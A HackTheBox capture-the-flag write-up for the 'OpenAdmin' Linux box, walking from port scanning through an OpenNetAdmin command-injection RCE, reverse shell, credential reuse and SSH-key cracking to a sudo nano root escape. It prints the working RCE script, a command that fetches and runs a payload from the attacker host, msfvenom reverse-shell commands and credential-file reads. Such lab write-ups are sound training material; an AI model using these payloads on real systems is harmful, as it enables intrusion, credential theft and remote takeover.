OpenAdmin - Write-up - HackTheBox

noraj

2020-08-06

Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-openadmin-write-up/

1.1 Box

- **Name:** OpenAdmin
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Linux
- **Points:** 20



Figure 1.1: mango

2 Write-up

2.1 Overview

- **Network Enumeration**: port 80, 22
- **Web Application Enumeration**: find /ona/
- **Web Application Exploitation**: OpenNetAdmin RCE
- **System enumeration and exploration in the jungle**: mysql creds + 127.0.0.1:52846
- **System Elevation of Privilege: www-data to jimmy**: credential stuffing
- **System Elevation of Privilege: jimmy to joanna**: password crack
- **System Elevation of Privilege: joanna to root**: nano escape

2.2 Network Enumeration

TL;DR: port 80, 22

Let's begin by finding open ports with a SYN nmap scan and then trying to run default scripts and finding the version of those services.

```
$ sudo nmap -p- -sS 10.10.10.171 -oA nmap_ports
[sudo] password for noraj:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-13 10:45 CET
Nmap scan report for 10.10.10.171
Host is up (0.025s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 31.23 seconds

$ sudo nmap -p 80,22 -sSCV 10.10.10.171 -oA nmap_services
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-13 10:46 CET
Nmap scan report for 10.10.10.171
Host is up (0.024s latency).

PORT   STATE SERVICE VERSION
```

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.89 seconds
```

As often, only a web app.

2.3 Web Application Enumeration

TL;DR: find `/ona/`

With a web directory finder like dirsearch or ffuf and a good wordlist, we can try to enumerate the possible sub-folders.

```
[14:04:59] 301 -  312B  - /music  ->  http://10.10.10.171/music/
[14:05:01] 301 -  314B  - /artwork  ->  http://10.10.10.171/artwork/
[14:05:04] 403 -  277B  - /server-status
[14:05:13] 301 -  313B  - /sierra  ->  http://10.10.10.171/sierra/
```

Many rabbit hole sub-directories but on http://10.10.10.171/music/ there is a login button leading to http://10.10.10.171/ona/ where is hosted an OpenNetAdmin v18.1.1 instance.



Figure 2.1: music



Figure 2.2: ona

We can see an alert message telling there is a newer version available and that we have version 18.1.1 of **OpenNetAdmin**.

2.4 Web Application Exploitation

TL;DR: OpenNetAdmin RCE

With the Exploit-DB tool `searchsploit` we search if there are available exploits.

`searchsploit OpenNetAdmin` shows there is a RCE for 18.1.1.

Note: I got some error with the exploit that was due to the EOL char, I copied the exploit and converted CRLF to LF.

We just have to give the login URL to the exploit to get a pseudo-shell.

```
bash 47691.sh http://10.10.10.171/ona/login.php
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.5 System enumeration and exploration in the jungle

TL;DR: mysql creds + 127.0.0.1:52846

Let's try some basic commands and see if we can find something juicy.

```
$ pwd
/opt/ona/www

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
```

```
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash

$ uname -a
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64
↪  x86_64 GNU/Linux
```

At some point I ran `linpeas.sh` (from PEASS suite) and found there was not only `/opt/ona/www` related to OpenNetAdmin but also `/var/www/html/ona`.

In there are the database credentials.

```
$ cat /var/www/html/ona/local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```

At some point I got bored of the pseudo-shell via the RCE exploit so I decided to get a meterpreter reverse shell. A better reason is that we can't use interactive client such a mysql client from the RCE so we need a real shell.

The RCE exploit is pretty simple:

```
#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d
  ↪  "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo
  ↪  \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' |
  ↪  tail -n +2 | head -n -1
done
```

So to upload an execute my reverse shell I tried:

```
curl --silent -d
↪  "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo
↪  \"BEGIN\";wget http://10.10.15.151:443/80.bin; chmod +x 80.bin; ./80.bin ;echo
↪  \"END\"&xajaxargs[]=ping" "http://10.10.10.171/ona/login.php" | sed -n -e '/BEGIN/,/END/
↪  p' | tail -n +2 | head -n -1
```

The shell wasn't executed because we can't `chmod +x` for whatever reason.

So I tried a trick to execute the shell: `/lib64/ld-linux-x86-64.so.2 /opt/ona/www/80.bin` but it didn't work.

I found a quite useful article What can you do when you can't chmod chmod? were I learned about a command to copy the permissions of a binary.

So I used `getfacl` and `setfacl` to copy permissions from another binary.

```
getfacl /bin/ls | setfacl --set-file=- 80.bin
```

It seems Meterpreter has an upstream bug with shell.

So in short here what I did to get my reverse shell:

```
# Attacker
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.15.151 LPORT=80 -f elf > 80.bin

# Target
wget http://10.10.15.151:443/80.bin
getfacl /bin/ls | setfacl --set-file=- 80.bin
./80.bin
```

Listener + PTY:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf5 exploit(multi/handler) > set LHOST 10.10.15.151
LHOST => 10.10.15.151
msf5 exploit(multi/handler) > run

python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Now we can use the interactive mysql client with the credentials we looted earlier:

```
www-data@openadmin:/opt/ona/www$ mysql -u ona_sys -p

mysql> show tables;
show tables;
+------------------------+
| Tables_in_ona_default  |
+------------------------+
| blocks                 |
| configuration_types    |
| configurations         |
| custom_attribute_types |
| custom_attributes      |
| dcm_module_list        |
| device_types           |
| devices                |
| dhcp_failover_groups   |
| dhcp_option_entries    |
| dhcp_options           |
| dhcp_pools             |
| dhcp_server_subnets    |
| dns                    |
| dns_server_domains     |
| dns_views              |
| domains                |
| group_assignments      |
| groups                 |
| host_roles             |
| hosts                  |
| interface_clusters     |
| interfaces             |
| locations              |
| manufacturers          |
| messages               |
| models                 |
| ona_logs               |
| permission_assignments |
| permissions            |
| roles                  |
| sequences              |
```

```
| sessions                |
| subnet_types            |
| subnets                 |
| sys_config              |
| tags                    |
| users                   |
| vlan_campuses           |
| vlans                   |
+-------------------------+
40 rows in set (0.00 sec)

mysql> select * from users;
select * from users;
+----+----------+----------------------------------+-------+---------------------+------------
↪  ---------+
| id | username | password                         | level | ctime               | atime
↪  |
+----+----------+----------------------------------+-------+---------------------+------------
↪  ---------+
|  1 | guest    | 098f6bcd4621d373cade4e832627b4f6 |     0 | 2020-03-13 15:46:03 | 2020-03-13
↪  15:46:03 |
|  2 | admin    | 21232f297a57a5a743894a0e4a801fc3 |     0 | 2020-03-13 15:45:04 | 2020-03-13
↪  15:45:04 |
+----+----------+----------------------------------+-------+---------------------+------------
↪  ---------+
2 rows in set (0.00 sec)
```

All of that was nearly useless because the password hash of the admin user is the md5 of `admin` so we could have guessed it pretty easily.

With `ss -nlp` let list open sockets:

```
tcp  LISTEN 0      80                                   127.0.0.1:3306
↪  0.0.0.0:*
tcp  LISTEN 0      128                                  127.0.0.1:52846
↪  0.0.0.0:*
tcp  LISTEN 0      128                              127.0.0.53%lo:53
↪  0.0.0.0:*
tcp  LISTEN 0      128                                    0.0.0.0:22
↪  0.0.0.0:*
tcp  LISTEN 14     128                                          *:80
↪  *:*
tcp  LISTEN 0      128                                       [::]:22
↪  [::]:*
```

We can see the public web server listening on all interfaces on port 80, the SSH server, the internally exposed database on port 3306, but what's running on port 52846? Seems it's a web server.

The body looks like this:

```
   <body>

      <h2>Enter Username and Password</h2>
      <div class = "container form-signin">
        <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
                </div> <!-- /container -->

      <div class = "container">

         <form class = "form-signin" role = "form"
            action = "/index.php" method = "post">
            <h4 class = "form-signin-heading"></h4>
            <input type = "text" class = "form-control"
               name = "username"
               required autofocus></br>
            <input type = "password" class = "form-control"
               name = "password" required>
            <button class = "btn btn-lg btn-primary btn-block" type = "submit"
               name = "login">Login</button>
         </form>

      </div>

   </body>
```

There is a login page on 127.0.0.1:52846, let's try to login with the creds we found on the database.

```
curl -X POST http://127.0.0.1:52846/index.php --data
↪  'username=admin&password=admin&login=Submit'
```

I obtain a `Wrong username or password.` :(

But if take a look at the owner of the internal website, it seems it's jimmy:

```
www-data@openadmin:/var/www$ ls -lh
ls -lh
total 8.0K
drwxr-xr-x 6 www-data www-data 4.0K Nov 22 15:59 html
drwxrwx--- 2 jimmy    internal 4.0K Mar 13 15:53 internal
lrwxrwxrwx 1 www-data www-data   12 Nov 21 16:07 ona -> /opt/ona/www
```

2.6 System Elevation of Privilege: www-data to jimmy

TL;DR: credential stuffing

It could be helpful to read the source code but with `www-data` we are not in the internal group so we need to connect as jimmy to read the source code.

A big guessing step involved here: we needed to re-use the MySQL `ona_sys` user password (`n1nj4W4rri0R!`) as jimmy PAM password for ssh. I think the idea was credentials stuffing if jimmy is the dev of the internal web app he may have reused his own personal password for dev purpose like the DB.

Now cen can connect and look at the source code:

```
$ ssh jimmy@10.10.10.171

jimmy@openadmin:~$ ls -la /var/www/internal/
total 20
drwxrwx--- 2 jimmy internal 4096 Mar 13 15:53 .
drwxr-xr-x 4 root  root     4096 Nov 22 18:15 ..
-rwxrwxr-x 1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23 16:37 logout.php
lrwxrwxrwx 1 jimmy jimmy      17 Mar 13 15:53 lol -> /var/www/html/lol
-rwxrwxr-x 1 jimmy internal  339 Nov 23 17:40 main.php
```

In `index.php`

```
<?php
            $msg = '';

            if (isset($_POST['login']) && !empty($_POST['username']) &&
            ↪  !empty($_POST['password'])) {
              if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) ==
              ↪  '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796
              ↪  {
                  $_SESSION['username'] = 'jimmy';
                  header("Location: /main.php");
              } else {
                  $msg = 'Wrong username or password.';
              }
            }
        ?>
```

The password of jimmy (for the internal web app) is hardcoded and we can break the SHA512 with an online service for example.

`00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3e`
-> `Revealed`

So we can connect as jimmy and be redirected to `main.php` (`header("Location: /main.php");`).

2.7 System Elevation of Privilege: jimmy to joanna

TL;DR: password crack

```
$ curl -X POST http://127.0.0.1:52846/index.php --data
↪  'username=jimmy&password=Revealed&login=Submit'

$ curl -X POST http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre>uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

We could also have look at `main.php` directly on the file system too but I wanted to follow the application logic.

It seems we have a private key from `joanna` user, which is encrypted and password protected but we also have a hint to crack it: *Don't forget your "ninja" password*.

Let's crack it with JtR (John the Ripper):

```
$ ssh2john id_rsa
/usr/bin/ssh2john:103: DeprecationWarning: decodestring() is a deprecated alias since Python
↪  3.1, use decodebytes()
```

```
  data = base64.decodestring(data)
id_rsa:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61c

$ john --wordlist=/usr/share/wordlists/password/rockyou.txt john.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (id_rsa)
Warning: Only 1 candidate left, minimum 2 needed for performance.
1g 0:00:00:08 DONE (2020-03-13 17:35) 0.1237g/s 1774Kp/s 1774Kc/s 1774KC/s *7¡Vamos!
Session completed
```

The password is `bloodninjas` to unlock the private key of joanna.

We can connect now.

2.8 System Elevation of Privilege: joanna to root

TL;DR: nano escape

```
$ ssh joanna@10.10.10.171 -i id_rsa
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f

$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass,
↪   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

EZ EoP: escape nano thanks to GTFObins

See https://gtfobins.github.io/gtfobins/nano/.

```
# cat /root/root.txt
2f907ed450b361b2c2bf4e8795d5b561
```